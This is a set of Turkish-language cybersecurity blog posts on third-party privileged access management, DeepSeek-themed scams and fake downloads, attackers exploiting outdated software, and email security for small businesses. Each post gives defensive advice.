## Ayrıcalıklı Erişim Yönetimi (PAM) neden [önemlidir](https://antivirus.com.tr/pam-ayricalikli-erisim-yonetimi-ile-ihlalleri-onlemek/)?
Kötü niyetli aktörler, üçüncü taraf hesapları da dahil olmak üzere hassas sistemlere erişmek için genellikle ayrıcalıklı kimlik bilgilerini hedef alır. [Ayrıcalıklı Erişim Yönetimi (PAM)](https://stratus.com.tr/senhasegura/) çözümleri, en az ayrıcalık ilkesini uygulayarak ve izleyerek bu riski azaltır.
[senhasegura Domum](https://stratus.com.tr/senhasegura/remote-access-management-for-employees-and-third-parties/) gibi çözümler, üçüncü taraf erişimini korumak ve yönetmek için özel olarak tasarlanmıştır. senhasegura’nın araçları, üçüncü taraf erişimini yalnızca ihtiyaç duydukları araç ve sistemlerle sınırlayan güvenli bir arayüz sağlar.
Gerçek zamanlı izleme ve denetim yetenekleri sayesinde kuruluşlar üçüncü taraf olaylarını hızlı bir şekilde tespit edebilir ve bunlara müdahale edebilir. senhasegura Domum, kullanıcı coğrafi konumuna ve günün saatine, haftanın gününe ve erişim süresine göre erişim kontrolü sunar.
Platformun sağlam kimlik bilgisi yönetimi ve oturum kayıt özellikleri, her eylemin günlüğe kaydedilmesini ve izlenebilir olmasını sağlayarak giderek karmaşıklaşan siber güvenlik ortamında gönül rahatlığı sağlar.
## [Üçüncü Taraf](https://antivirus.com.tr/gunumuz-kuruluslarinin-ucuncu-taraf-erisimi-sorunu/) risk değerlendirmelerinin yapılması
Üçüncü taraflarla çalışırken durum tespiti tartışılmazdır. Standartlarınızla uyumlu olduklarından emin olmak için tedarikçilerinizin siber güvenlik uygulamalarını değerlendirin. **Kuruluşunuz son teknoloji güvenlik önlemlerine sahip olsa bile siber güvenliği sağlama almamış bir üçüncü taraf satıcı tüm çerçevenizi riske atabilir.**
Üçüncü taraf ayrıcalıklarını düzenli olarak gözden geçirin ve güncelleyin, en az ayrıcalık ilkesini uygulayın ve erişim noktalarını güvence altına almak için çok faktörlü kimlik doğrulama (MFA) uygulayın. Ayrıca hem şirket içi ekipler hem de üçüncü taraflar için siber güvenlik farkındalık eğitimlerine yatırım yapın. Saldırganlar genellikle insan hatalarından yararlanır, bu da eğitimi kritik bir savunma katmanı haline getirir.
Üçüncü taraf hesaplarıyla ilişkili riskler varsayımsal değildir. Bu yüksek profilli vakaları göz önünde bulundurun:
- Target (2013): Üçüncü taraf bir HVAC tedarikçisinin ele geçirilen kimlik bilgileri Target’ın ağına erişmek için kullanıldı ve büyük bir veri ihlaline yol açtı.
- Toyota (2019): Güvenliği ihlal edilmiş olan bu üçüncü taraf erişimi, iştirakler genelinde BT sistemlerini açığa çıkararak yetersiz erişim kontrollerinin tehlikelerini vurguladı.
- Equifax (2017): Üçüncü taraf yazılımındaki bu güvenlik açığı, saldırganların hassas kişisel verileri çalmasına izin vererek milyonlarca kullanıcıyı etkiledi.
## Çıkarımlar
1. Üçüncü taraf hesaplarını yönetmek için görünürlük ve hesap verebilirlik çok önemlidir.
2. Paylaşılan hesaplardan kaçının ve en az ayrıcalık ilkesini uygulayın.
3. Risk ve kesintileri en aza indiren araçlarla güvenlik güncellemelerini otomatikleştirin.
4. Ayrıcalıklı kimlik bilgilerini güvence altına almak ve üçüncü taraf etkinliklerini izlemek için PAM ve Uzaktan Erişim çözümleri kullanın.
5. Kapsamlı risk değerlendirmeleri yapın ve tüm paydaşları en iyi siber güvenlik uygulamaları konusunda eğitin.
Kuruluşlar bu stratejileri uygulayarak ve senhasegura gibi araçlardan yararlanarak üçüncü taraf risklerini etkili bir şekilde yönetebilir ve siber güvenlik çerçevelerini koruyabilirler.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Kurumsal Güvenlik, PAM, Siber Güvenlik
---
### [DeepSeek popülaritesi dolandırıcıları cezbediyor](https://antivirus.com.tr/deepseek-popularitesi-dolandiricilari-cezbediyor/)
**Published:** Şubat 7, 2025
**Author:** ESET
**Excerpt:** Siber suçlular, alışkanlıkları olduğu üzere, DeepSeek etrafındaki çılgınlıktan para kazanmayı amaçlayan saldırılar başlatmak için zaman kaybetmiyorlar.
**Content:**
*Siber suçlular, alışkanlıkları olduğu üzere DeepSeek etrafındaki çılgınlıktan para kazanmayı amaçlayan saldırılar başlatmak için zaman kaybetmiyorlar.*
Siber suçluların son trendleri ve teknolojileri yakalamakta, bunları kendi kazançları için kullanmakta son derece hızlı olduklarını söylemek neredeyse bir klişe. DeepSeek ve onun son teknoloji yapay zekâ modelleri etrafında dönen dedikodular da bir istisna değil. Aslında geçtiğimiz birkaç gün, teknoloji dünyası baş döndürücü bir hızla gelişirken çevrimiçi dolandırıcıların taktiklerinin genellikle aynı kaldığını hatırlattı.
Az bilinen Çinli girişimin R1 akıl yürütme modeli geçen haftalarda dünyayı kasıp kavurdu. Güvenlik araştırmacıları bu girişimin popülerlik kazanmasından faydalanmaya yönelik bir dizi dolandırıcılık girişimi tespit etti. Bunun yanı sıra DeepSeek gizlilik ve güvenlik uygulamaları konusunda yoğun bir incelemeyle karşı karşıya kaldı. Ve sadece DeepSeek’in değil yapay zekâ modellerini çevreleyen çeşitli riskleri gün ışığına çıkardı.
Burada, dolandırıcıların DeepSeek’i dolandırıcılık ve kötü amaçlı yazılımlar için nasıl yem olarak kullandıklarının bir özetinin yanı sıra son birkaç gün içinde dikkatleri şirketin üzerine çeken bazı önemli gizlilik ve güvenlik sorunlarının kısa bir özeti yer almaktadır.
## Dolandırıcılık ve kötü amaçlı yazılım
Örneklerden biri, resmî web sitesini taklit eden ve ziyaretçileri DeepSeek modelini indirmeye çağıran bir web sitesi hakkında bazı ayrıntılar yayımlayan X’teki bir kullanıcıdan geliyor. Ancak bunun yerine, tıklandığında ESET ürünlerinin Win32/Packed.NSIS.A olarak algıladığı kötü amaçlı bir yürütülebilir dosyanın indirilmesi tetikleniyor.
> Fake [@deepseek\_ai](https://x.com/deepseek_ai?ref_src=twsrc%5Etfw) download page
>
> /deepseek-6phm9gg3zoacooy.app-tools.info
>
> Delivering signed malware "<https://t.co/Q9OztUG2pI> TRADING TRANSPORT COMPANY LIMITED" [@SquiblydooBlog](https://x.com/SquiblydooBlog?ref_src=twsrc%5Etfw)
>
> RUN: <https://t.co/Kb7EZ4YImp>
> Sample: <https://t.co/jKTV2HvZzV>
>
> Nodejs, idk what is this but steals😅 [pic.twitter.com/83XHaizdDp](https://t.co/83XHaizdDp)
>
> — Who said what? (@g0njxa) [January 28, 2025](https://x.com/g0njxa/status/1884368749316227321?ref_src=twsrc%5Etfw)
Web sitesi büyük ölçüde “olması gerektiği gibi” görünse de dikkatli bir göz, URL’nin yanı sıra bir değişikliği daha fark edecektir; [resmî web sitesindeki ](https://www.deepseek.com/)“Şimdi başla” düğmesinin aksine, sahte olan “Şimdi İndir” butonu. (DeepSeek hem iOS hem de Android için mobil uygulamalarını [büyük bir başarıyla ](https://www.deepseek.com/)piyasaya sürdü. Ancak yapay zekâ modelini hiçbir şey indirmenize gerek kalmadan doğrudan masaüstü tarayıcınızda da kullanabilirsiniz). Taktiğin başarı şansını daha da artırmak için kötü amaçlı yazılım dijital olarak “K.MY TRADING TRANSPORT COMPANY LIMITED” tarafından imzalanmıştır.
Diğerleri de insanları gerçek bir şeye ulaştıklarını düşünmeleri için kandırmayı amaçlayan ancak bunun yerine (var olmayan) [DeepSeek halka arz öncesi hisseleri ](https://cyble.com/blog/deepseeks-growing-influence-sparks-a-surge-in-frauds-and-phishing-attacks/)de dahil olmak üzere verilerinden veya zor kazanılan paralarından ayırmayı amaçlayan bir dizi yeni oluşturulmuş [benzer alan adı ](https://cyble.com/blog/deepseeks-growing-influence-sparks-a-surge-in-frauds-and-phishing-attacks/)[tespit etti](https://x.com/AlvieriD/status/1883450009523282280).
Bir başka risk de birden fazla blok zinciri ağında yükselişe geçen ve bazıları kısa sürede milyonlarca dolarlık piyasa değerine ulaşan sahte [DeepSeek kripto tokenleriyle ](https://cointelegraph.com/news/scam-tokens-surge-deepseek-ai-viral)ilgilidir. Şirket, Ocak ayının başlarında herhangi bir kripto para birimi ihraç etmediğini [X’te açıkça belirtti.](https://x.com/deepseek_ai/status/1877663619464478983)

## DeepSeek ile ilgili gizlilik ve güvenlik endişeleri
Hızlı yükselişinin hemen ardından DeepSeek, [yeni kullanıcı kayıtlarını askıya almasına ](https://www.bleepingcomputer.com/news/security/deepseek-halts-new-signups-amid-large-scale-cyberattack/)neden olan “büyük ölçekli bir siber saldırının” hedefi olduğunu açıkladı.
Bu arada, bulut siber güvenlik şirketi [WizDeepSeek’e ait olan ](https://www.wiz.io/blog/wiz-research-uncovers-exposed-deepseek-database-leak)ve API anahtarlarını, sistem günlüklerini, kullanıcı sohbet istemlerini ve diğer hassas bilgileri yanlışlıkla açık internete ifşa eden bir veri tabanı buldu. DeepSeek o zamandan beri veri tabanını kilitledi.
Siber güvenlik firmaları [KELA ](https://www.kelacyber.com/blog/deepseek-r1-security-flaws/)ve [Palo Alto Networks](https://www.kelacyber.com/blog/deepseek-r1-security-flaws/), DeepSeek’in yapay zekâ modellerinin sözde şeytani jailbreak saldırılarına karşı hassas olduğunu ve güvenlik korkuluklarının fidye yazılımları da dahil olmak üzere [kötü niyetli çıktılar](https://antivirus.com.tr/yapay-zeka-guvenilir-mi-veri-zehirlenmesi-ile-basa-cikin/) üretmek ve toksinler ve patlayıcılar oluşturmak, ayrıntılı talimatlar gibi içerikler üretmek için alt edilebileceğini tespit etti.
[TikTok](https://antivirus.com.tr/tiktokun-hakkinizda-bildikleri-ve-tiktok-hakkinda-bilmeniz-gerekenler/) ve diğer Çin çevrimiçi hizmetlerinde olduğu gibi, DeepSeek’in [veri toplama uygulamaları ](https://platform.deepseek.com/downloads/DeepSeek%20Privacy%20Policy.html)da Amerika Birleşik Devletleri, İrlanda, İtalya ve Fransa’daki düzenleyici makamlar da dahil olmak üzere hemen [incelemeye alındı](https://iapp.org/news/a/deepseek-s-ascension-catches-the-eye-of-international-regulators/).
## DeepSeek dolandırıcılığına karşı önlem almak
İster viral yeni bir uygulama ister bir sosyal medya platformu isterse de yapay zekâ araçlarıyla ilgili en son dedikodular olsun siber suçlular, en son moda ve trendleri taktiklerine dahil etmekte oldukça ustadır ve sonuçta onları daha cazip ve tespit edilmesi daha zor hâle getirirler.
DeepSeek temalı dolandırıcılıklardan korumak için popülerliğinden faydalanmaya çalışan ve sizi şüpheli bağlantılara tıklamaya iten e-posta veya sosyal medya mesajlarına karşı gözlerinizi dört açın.
Gerçekten de yapay zekâ araçları son derece ikna edici kimlik avı kampanyaları ve diğer sosyal mühendislik saldırıları oluşturmak için kullanılabilirsiniz. Ancak [yatırım fırsatları ](https://antivirus.com.tr/kripto-yukseliyor-tehditler-artiyor-cuzdaninizi-koruyun/)gibi gerçek olamayacak kadar iyi bir şey sunuyorlarsa veya aciliyet hissi yaratıyorlarsa bu gelen mesajlara şüpheyle yaklaşın. Mesajlarda adı geçen şirket veya kişiyle doğrulanmış kanallar aracılığıyla iletişime geçmeniz ve doğrudan resmî web sitesine gitmeniz daha iyi olacaktır.
Çevrimiçi hesaplarınızı mümkün olan her yerde [iki faktörlü kimlik doğrulama ](https://www.eset.com/tr/blog/2fa-guvenliginizi-ikiye-katlayin/)(2FA) ile güçlendirin. Böylece siber suçluların kimlik bilgilerinizi ele geçirseler bile hesaplarınıza erişmeleri çok daha zor olacaktır. Söylemeye gerek yok, tüm cihazlarınızda çok katmanlı güvenlik yazılımı kullandığınızdan da emin olun.
DeepSeek ya da [başka herhangi bir yapay zekâ modeliyle ](https://antivirus.com.tr/buyuk-dil-modellerinin-guvenlik-ve-gizlilik-zorluklarini-asmak/)etkileşime girerken isimler, e-posta adresleri ve hassas kişisel tercihler de dahil olmak üzere girdiğiniz verilere dikkat edin. Aynı şey kurumsal ve diğer hassas veriler için de geçerlidir. Örneğin [ABD Donanması](https://time.com/7210875/deepseek-national-security-threat-tiktok/), DeepSeek’in kendi saflarında kullanılmasını çoktan yasaklamıştır.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Dolandırıcılık, Siber Güvenlik, Yapay Zekâ
---
### [Bilgisayar korsanları eski yazılımlardan nasıl faydalanıyor?](https://antivirus.com.tr/bilgisayar-korsanlari-eski-yazilimlardan-nasil-faydalaniyor/)
**Published:** Şubat 11, 2025
**Author:** ESET
**Excerpt:** Birçok kuruluş, ihmal edilen güncellemelerin ve yamalanmamış sistemlerin yarattığı riskleri göz ardı ederek bilgisayar korsanları için fırsat oluşturuyor.
**Content:**
Birçok kuruluş, ihmal edilen güncellemelerin ve yamalanmamış sistemlerin yarattığı riskleri göz ardı ederek bilgisayar korsanları için fırsat oluşturuyor. Çok sayıda uygulama kullanan küçük ve orta ölçekli işletmelerde yazılım güncellemelerinin yapılmaması, kuruluşları siber saldırılara açık hâle getirmektedir.
Accenture’ın [2023 Siber Suç Maliyeti Çalışması](https://iapp.org/media/pdf/resource_center/accenture_cost_of_cybercrime_study_2019.pdf), siber saldırıların %43’ünün küçük işletmeleri hedef aldığını ve bunların yalnızca %14’ünün kendilerini savunmaya hazır olduğunu ortaya koymuştur. Çoğu KOBİ sahibi, kapsamlı bir siber risk değerlendirmesi için zaman ya da uzmanlıktan yoksundur ve genellikle yeni araçların yanı sıra eski teknolojilere de güvenmektedir.
Güncel olmayan yazılımlar sadece bireysel sistemleri etkilemekle kalmaz; tüm bir kuruluşu tehlikeye atarak veri ihlallerine, fidye yazılım saldırılarına ve büyük gelir kayıplarına yol açabilir. Siber suçluların bu güvenlik eksikliğinden nasıl faydalandığını anlamak, bu tehditlere karşı korunmanın ilk adımıdır.
## Bilgisayar korsanları yamalanmamış sistemleri istismar ediyor: En popüler 5 yöntem
İş güvenliğini yükseltmenin en kolay yöntemi, tehdit aktörlerinin sistemleri veya araçları nasıl istismar etmeyi ve kötüye kullanmayı sevdiğini öğrenmektir. İşte beş yol ve bazı hafifletme stratejileri:
### 1. Yamalanmamış güvenlik açıklarından yararlanmak
Bilgisayar korsanlarının sistemlere sızmasının en yaygın yollarından biri yamalanmamış güvenlik açıklarından yararlanmaktır. Verizon’un 2024 [Veri Araştırmaları Raporu,](https://www.verizon.com/business/resources/reports/2024-dbir-data-breach-investigations-report.pdf) ihlallerin %14’ünün güvenlik açıklarından yararlanmayı içerdiğini göstermiştir ki bu oran 2023’teki oranın neredeyse üç katıdır.
Yazılım geliştiricileri hataları düzeltmek, işlevselliği artırmak ve güvenlik açıklarını kapatmak için güncellemeler yayımlasa da bu güncellemeler zamanında yüklenmezse şirketlerin sistemleri bu tür güvenlik açıklarını aktif olarak arayan saldırganlara fırsat tanır. Dünya çapında [milyarlarca dolar ](https://www.welivesecurity.com/2018/05/14/wannacryptor-curious-tale/)zarara yol açan kötü şöhretli WannaCry fidye yazılımı saldırısının temelinde yamalanmamış güvenlik açıkları yatmaktadır.
Güncelleme sürecinin otomatikleştirilmesi insan hatası veya gözetim olasılığını en aza indirir. Yama yönetimi çözümleri gibi araçlar güncel olmayan yazılımları otomatik olarak belirleyebilir, gerekli güncellemeleri indirebilir ve bunları bir kuruluş genelinde dağıtabilir. Ancak tüm yamalar eşit yaratılmamıştır. Ciddi güvenlik açıklarını ele alan kritik güncellemelere öncelik verilmelidir. Kuruluşlar, yüksek etkili güvenlik açıklarının öncelikle ele alınmasını sağlamak için risk temelli bir yaklaşım benimseyebilir. Yazılım açıklarını tespit etmek için rutin taramalar yapmak hiçbir kritik güncellemenin gözden kaçmamasını sağlar.
### 2. Eski sistemleri hedefleyen bilgisayar korsanları
Eski sistemler genellikle hastaneler veya devlet sektörü gibi kritik operasyonların bel kemiğini oluşturur. Siber suçlular, genellikle bir kuruluşun iş akışlarına derinlemesine entegre olduklarını ve değerli veriler içerdiklerini bildikleri bu eski ve yamalanmamış sistemlerden faydalanırlar. Eski sistemlere yönelik bir saldırının sonuçları, tedarik zinciri operasyonlarından müşteri güvenine kadar her şeyi etkileyerek bir kuruluş genelinde dalgalanabilir.
Ancak bu sistemlerin değiştirilmesi hemen mümkün değilse kuruluşlar telafi edici kontroller uygulamalıdır. Örneğin, eski sistemleri segmentasyon yoluyla ağın geri kalanından izole etmek potansiyel saldırı yüzeyini azaltır. Bir ihlal meydana gelirse daha fazla hasarı önleyerek kontrol altına alınabilir. Güncellenemeyen sistemler için sanal yama, bilinen güvenlik açıklarından yararlanma girişimlerini tespit edip engelleyerek bir yamayı simüle eden güvenlik araçlarının dağıtılmasını içerir.
Eski sistemlerin değiştirilmesi hemen mümkün olmayabilir ancak kuruluşlar zaman içinde modern çözümlere geçmek için aşamalı planlar geliştirmeli ve uzun vadeli güvenlik sağlamalıdır.
### 3. Güncel olmayan yazılımlar aracılığıyla fidye yazılımı göndermek
Fidye yazılımları bir siber suçlunun cephaneliğindeki en kârlı araçlardan biri olmaya devam ediyor ve eski yazılımlar bu saldırılar için kolay bir giriş noktası sağlıyor. Fidye yazılımları bir sisteme girdikten sonra kritik dosyaları şifreleyerek fidye ödenene kadar erişilemez hâle getirir. Finansal ve operasyonel etkileri ciddi olabilir, genellikle kuruluşlara kurtarma çabaları, üretkenlik kaybı ve itibar hasarı açısından milyonlara mal olur.
Bununla mücadele etmek için işletmeler, fidye yazılımlarını giriş noktasında tespit edip engelleyerek başarılı bir saldırı riskini önemli ölçüde azaltan uç nokta güvenlik çözümlerine yatırım yapmalıdır. Uç nokta güvenlik çözümleri, kötü niyetli faaliyetleri gerçek zamanlı olarak tespit etmek ve durdurmak için davranış tabanlı tespit kullanır. Buna ek olarak, kritik verilerin düzenli ve güvenli bir şekilde yedeklenmesini sağlamak kuruluşların sistemlerini derhal geri yüklemelerine olanak tanır. Bu yedeklerin, işletmeleri (fidye ödemeye zorlamak için bunlardan yararlanmak isteyen) saldırganlardan korumak amacıyla çevrimdışı olarak veya güvenli bulut ortamlarında saklanması zorunludur.
### 4. Bilgisayar korsanları yamalanmamış yazılımlar kullanan işletmelerin peşinde
Kimlik avı kampanyaları, örneğin yamalanmamış bir e-posta istemcisiyle karşılaşırlarsa spam filtrelerini atlayarak ve kimlik avı e-postalarının meşru görünmesini sağlayarak kötü amaçlı yükleri iletmede daha iyi sonuçlar elde edebilirler. Bu durumda, şüphelenmeyen çalışanların kötü amaçlı bağlantılara tıklama veya virüslü ekleri indirme olasılığı artar ve saldırganlar ağda bir yer edinmiş olur.
Birçok küçük işletmenin kimlik avını birincil siber tehdit olarak gösterdiği göz önüne alındığında çalışan eğitimi hayati önem taşımaktadır. Farkındalık programları kimlik avı girişimlerini tanımaya, e-postanın gerçekliğini doğrulamaya ve bilinmeyen bağlantılara tıklamanın riskini anlamaya odaklanmalıdır. Ayrıca gelişmiş e-posta filtreleme çözümleri kimlik avı e-postalarını engelleyebilir, şüpheli bağlantıları işaretleyebilir ve kötü niyetli ekleri çalışanlara ulaşmadan önce belirleyebilir.
Kimlik bilgileri kimlik avı yoluyla ele geçirilse bile çok faktörlü kimlik doğrulama (MFA) ek bir güvenlik katmanı ekleyerek kimlik avı saldırısının başarılı olması durumunda bilgisayar korsanlarının erişim sağlamasını önemli ölçüde zorlaştırır.
### 5. Uyumluluk ve düzenleyici gerekliliklerini zayıflatmak
Güvenlik risklerine ek olarak eski yazılımlar, [HIPAA](https://www.hhs.gov/hipaa/index.html), [GDPR ](https://gdpr.eu/what-is-gdpr/)veya [CCPA ](https://oag.ca.gov/privacy/ccpa)gibi düzenleyici çerçevelerle uyumsuzluğa yol açabilir. Bu veri düzenlemeleri genellikle hassas verileri korumak için güncellenmiş ve güvenli yazılımları zorunlu kılar. Uyumsuzluk, işletmeleri yalnızca para cezalarına maruz bırakmakla kalmaz, aynı zamanda itibarlarına zarar verir ve müşteri güvenini aşındırır. Bilgisayar korsanları, işletmelerin karşı karşıya olduğu uyumluluk baskılarının farkındadır ve sağlam savunmalara sahip olmayan kuruluşları hedef almak için genellikle bu boşluklardan yararlanırlar.
Periyodik yazılım ve uyumluluk denetimlerinin yapılması, tüm sistemlerin en son yasal gereklilikleri karşılamasını sağlar. Yönetilen hizmet sağlayıcılar (MSP’ler) güncellemeleri yöneterek, sistemleri izleyerek ve güvenlik açıklarını proaktif olarak ele alarak işletmelerin uyumluluğu sürdürmelerine yardımcı olabilir. Bu güncellemelerin, yazılım sürümlerinin, denetim programlarının ve uyumluluk önlemlerinin ayrıntılı kayıtlarının tutulması, mevzuat incelemeleri sırasında hesap verebilirliği ve hazırlığı gösterir.
## Önceliklerin belirlenmesi çok önemlidir
Güncelliğini yitirmiş yazılımlardan kaynaklanan risklerin azaltılması teknik çözümlerin ötesine geçer; kurum içinde bir siber güvenlik kültürü ve önleme öncelikli bir zihniyet gerektirir. Önceliklerin belirlenmesi, kaynakların tahsis edilmesi ve yazılım bakımı ve risk yönetimine yönelik proaktif bir yaklaşımın teşvik edilmesi için liderlik çok önemlidir. Net politikalar, departmanlar arası iş birliği ve NIST tarafından sürdürülen çerçevelere uyum, kuruluşların hem teknolojik hem de insan faktörlerini ele alarak yazılım güvenlik açıklarını sistematik olarak ele almasına yardımcı olur.
Uç nokta koruma platformlarını iyileştirmek için yapay zekâ ve makine öğreniminden yararlanan modern çözümler ve ağ izleme araçları, tehditleri tanımlayarak ve güvenlik açıklarını gerçek zamanlı olarak tahmin ederek güvenliği artırır. Bulut tabanlı yama yönetimi, güncellemeleri daha da kolaylaştırarak hem uzak hem de yerinde ekipler için tutarlı koruma sağlar.
İşletmeler, yazılım bakımına öncelik vererek ve gelişmiş teknolojilerden yararlanarak varlıklarını koruyabilir ve kendilerini sektörlerinde güvenilir ortaklar olarak konumlandırabilirler. Siber güvenliğe yapılan proaktif yatırım, bir ihlalin finansal ve operasyonel sonuçlarından çok daha ağır basar.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Kurumsal Güvenlik, Önleme, Siber Güvenlik, Yama Yönetimi
---
### [E-posta güvenliği ve kötü amaçlı yazılımlar için önce önleme](https://antivirus.com.tr/e-posta-guvenligi-ve-kotu-amacli-yazilimlar-icin-once-onleme/)
**Published:** Şubat 17, 2025
**Author:** ESET
**Excerpt:** E-posta iletişimi sektörler arasında bağlantı açısından kilit öneme sahiptir ancak yaygın kullanımı siber saldırılar için de birincil hedef olmasını sağlar.
**Content:**
E-posta iletişimi modern iş dünyasında kilit öneme sahiptir ve sektörler arasında iş birliğini ve bağlantıyı mümkün kılar. Ancak yaygın kullanımı onu siber saldırılar için birincil hedef haline getirmektedir.
[Verizon’un 2024 Veri İhlali Araştırmaları Raporu’n](https://www.verizon.com/business/resources/reports/dbir/?CMP=OOH_SMB_OTH_22222_MC_20200501_NA_NM20200079_00001)a göre, kimlik avı en yaygın iki saldırı vektöründen biriydi. Güvenlik ihlallerinin %15’inde saldırganlar kimlik avından kazanç elde etmiş ve ihlal başına ortalama $ 4,88 milyon zarara neden olmuştu. Bu endişe verici istatistikler, kuruluşların e-posta güvenliği sağlamalarına ve giderek karmaşıklaşan siber tehditlere karşı korunmak için sağlam stratejiler benimsemelerine duyulan acil ihtiyacı vurgulamaktadır.
Birçok küçük ve orta ölçekli işletme (KOBİ) için bu zorluk özellikle ciddidir. Sınırlı kaynaklar ve uzmanlık, bu kuruluşların gelişmiş savunmalar uygulamasını genellikle zorlaştırır ve onları saldırılara karşı orantısız bir şekilde savunmasız bırakır. Siber suçlular bunun farkındadır ve hassas verilere erişmek, fidye yazılımı dağıtmak veya kimlik bilgilerini çalmak için güvenlik açıklarından yararlanırlar. Bu durum, e-posta güvenliğine yönelik önleme öncelikli yaklaşımı yalnızca ihtiyatlı olmakla kalmayıp aynı zamanda tehdit yüzeyini azaltmak için olmazsa olmaz bir araç haline getirmektedir.
## **E-posta tehdit ortamını anlamak**
E-posta tehditlerinin doğasını anlamak, onlarla mücadele etmenin ilk adımıdır. Kimlik avı ve ilişkili sosyal mühendislik biçimleri, saldırganların alıcıları gizli bilgileri ifşa etmeleri için kandırmak üzere tasarlanmış inandırıcı mesajlar hazırlamasıyla en yaygın tehlikelerden biri olmaya devam etmektedir. Bu e-postalar genellikle güvenilir kaynaklardan gelen meşru iletişimler gibi görünür ve bu da onları özellikle etkili kılar. Bu nedenle ticari e-postaların ele geçirilmesi mali açıdan en zararlı tehditler arasında yer almaktadır.
Saldırganlar, yöneticilerin veya güvenilir ortakların kimliğine bürünerek çalışanları para transfer etmeye veya hassas bilgileri paylaşmaya yönlendirebilir ve bu da kurumları felce uğratabilecek kayıplara yol açabilir.
Benzer şekilde, siber suçluların kullanıcı adlarını ve parolaları toplamak için sahte giriş sayfaları veya aldatıcı istemler kullandığı kimlik bilgisi hırsızlığı da başka bir risk oluşturmaktadır. Saldırganlar bu kimlik bilgileriyle iş ağlarına girebilir ve yanlara doğru hareket ederek değerli verilere erişim sağlayabilir veya başka saldırılar başlatabilir.
E-posta güvenliği söz konusu olduğunda fidye yazılımları da büyük bir endişe kaynağıdır. Saldırganlar, bazı kullanıcı etkileşimlerinden sonra kritik dosyaları şifreleyen ve serbest bırakılmaları için ödeme (fidye) talep eden e-postalara kötü amaçlı bağlantılar veya ekler yerleştirir. Bunun sonuçları, operasyonların durdurulmasından itibar kaybına ve önemli mali kayıplara kadar yıkıcı olabilir.
## E-posta tehditleriyle mücadele
Bu tehditlerin ölçeği ve karmaşıklığı göz önüne alındığında reaktif önlemler artık yeterli değildir. Önleme öncelikli bir strateji, riskleri artmadan önce azaltmak için kritik önem taşır. Bu proaktif yaklaşım, e-posta tabanlı saldırılara karşı çok katmanlı bir savunma oluşturmak için gelişmiş teknoloji, açık politikalar ve çalışan farkındalığının bir kombinasyonunu içerir. E-posta tehditleriyle mücadele için bazı temel adımlar ve teknolojiler şunlardır:
### Gelişmiş e-posta spam filtreleri
Gelişmiş spam filtreleri, sağlam bir e-posta güvenliği stratejisinin anahtarıdır. Bu araçlar, şüpheli e-postaları belirlemek ve karantinaya almak için gelen mesajları analiz eder. Modern filtreler, kalıpları tespit etmek ve kimlik avı girişimlerini tanımak için makine öğrenimini kullanır ve etkili bir ilk savunma hattı sunar. Alan Adı Tabanlı Mesaj Kimlik Doğrulama, Gönderen Politikası Çerçevesi ve Alan Adı Anahtarları Tanımlı Posta gibi e-posta kimlik doğrulama protokolleri, mesajların meşruiyetini doğrulayarak ve yalnızca yetkili e-postaların alıcılara ulaşmasını sağlayarak sahteciliği önlemede önemli bir rol oynar.
### Siber güvenlik farkındalık eğitimleri
Kurum içinde bir farkındalık kültürünün geliştirilmesi de aynı derecede önemlidir. Çalışanlar genellikle siber saldırılara karşı ilk savunma hattıdır, bu da düzenli eğitim programlarını gerekli kılar. Bu oturumlar personeli kimlik avı girişimlerini tespit etme, şüpheli bağlantılarla ilişkili riskleri anlama ve potansiyel tehditleri bildirme konusunda eğitebilir. Simüle edilmiş alıştırmalar pratik deneyim sağlayarak çalışanların saldırıları tanımasına ve bunlara etkili bir şekilde yanıt vermesine yardımcı olur.
### Güvenlik denetimleri
E-posta güvenlik sistemlerinin düzenli olarak denetlenmesi, önleme öncelikli yaklaşımın bir diğer önemli bileşenidir. Bu denetimler mevcut önlemleri değerlendirir, genel güvenlik açıklarını tespit eder ve gelişen güvenlik standartlarına uygunluğu sağlar. Savunmalara ince ayar yapma ve açıkları istismar edilmeden önce ele alma fırsatı sağlarlar.
### Parola politikası ve kimlik doğrulama
Güçlü parola politikaları ve [çok faktörlü kimlik doğrulama (MFA) ](https://www.eset.com/tr/business/solutions/multi-factor-authentication/)ek koruma katmanları sağlar. Çalışanlardan karmaşık parolalar oluşturmalarını ve bunları düzenli olarak güncellemelerini istemek, hesapların ele geçirilmesi olasılığını azaltır. MFA, tek seferlik kod veya biyometrik tarama gibi ikincil bir doğrulama biçimi gerektirerek güvenliği artırır ve kimlik bilgileri çalınsa bile saldırganların erişim elde etmesini önemli ölçüde zorlaştırır.
### Gelişmiş e-posta güvenlik teknolojileri
Uç nokta koruması ve ağ izleme çözümleri de dahil olmak üzere gelişmiş güvenlik teknolojileri, sofistike tehditlere karşı savunmada önemli bir rol oynamaktadır. Uç nokta güvenlik araçları tehditleri cihaz düzeyinde durdururken ağ izleme araçları kötü niyetli davranışları tespit etmek için kuruluşun ağındaki trafiği sürekli olarak analiz eder. Bu araçlar birlikte, bir dizi siber tehdide karşı kapsamlı koruma sağlar.
Ancak geleneksel araçlar sıfırıncı gün tehditlerine karşı yetersiz kalabiliyor ve bu da gelişmiş güvenlik çözümlerine duyulan ihtiyacı vurguluyor. Bu saldırılar yazılımdaki önceden bilinmeyen açıklardan faydalanarak kurumlara savunmalarını hazırlamak için zaman bırakmıyor.
Görünüşte yasal e-postalar aracılığıyla iletilen sıfırıncı gün istismarları, geleneksel tespit sistemlerini atlatarak kötü amaçlı yükler yerleştirebilir veya kullanıcıları güvenliği ihlal edilmiş web sitelerine yönlendirebilir. Anormal davranışları tespit eden ve hızla karşı önlemler geliştiren yapay zekâ odaklı platformlar proaktif savunma için çok önemlidir. Sıfırıncı gün koruma özelliklerine sahip sağlam [bulut e-posta güvenliği çözümlerine ](https://www.eset.com/tr/business/solutions/cloud-security/)yatırım yapmak, kurumsal esnekliği önemli ölçüde artırabilir.
### İnsan faktörü
Teknoloji e-posta güvenliğinin kritik bir bileşeni olsa da insan davranışları da önemli bir rol oynar. Riskleri en aza indirmek için kurum içinde bir güvenlik bilinci kültürü oluşturmak şarttır. Liderlik, siber güvenliğe öncelik vererek, kaynak tahsis ederek ve önleme öncelikli uygulamalara bağlılık göstererek havayı belirlemelidir. Net politikalar ve yönergeler çalışanlara e-postayı güvenli bir şekilde kullanmaları için bir çerçeve sağlarken destekleyici bir ortam uyarı korkusu olmadan şüpheli mesajların bildirilmesini teşvik eder.

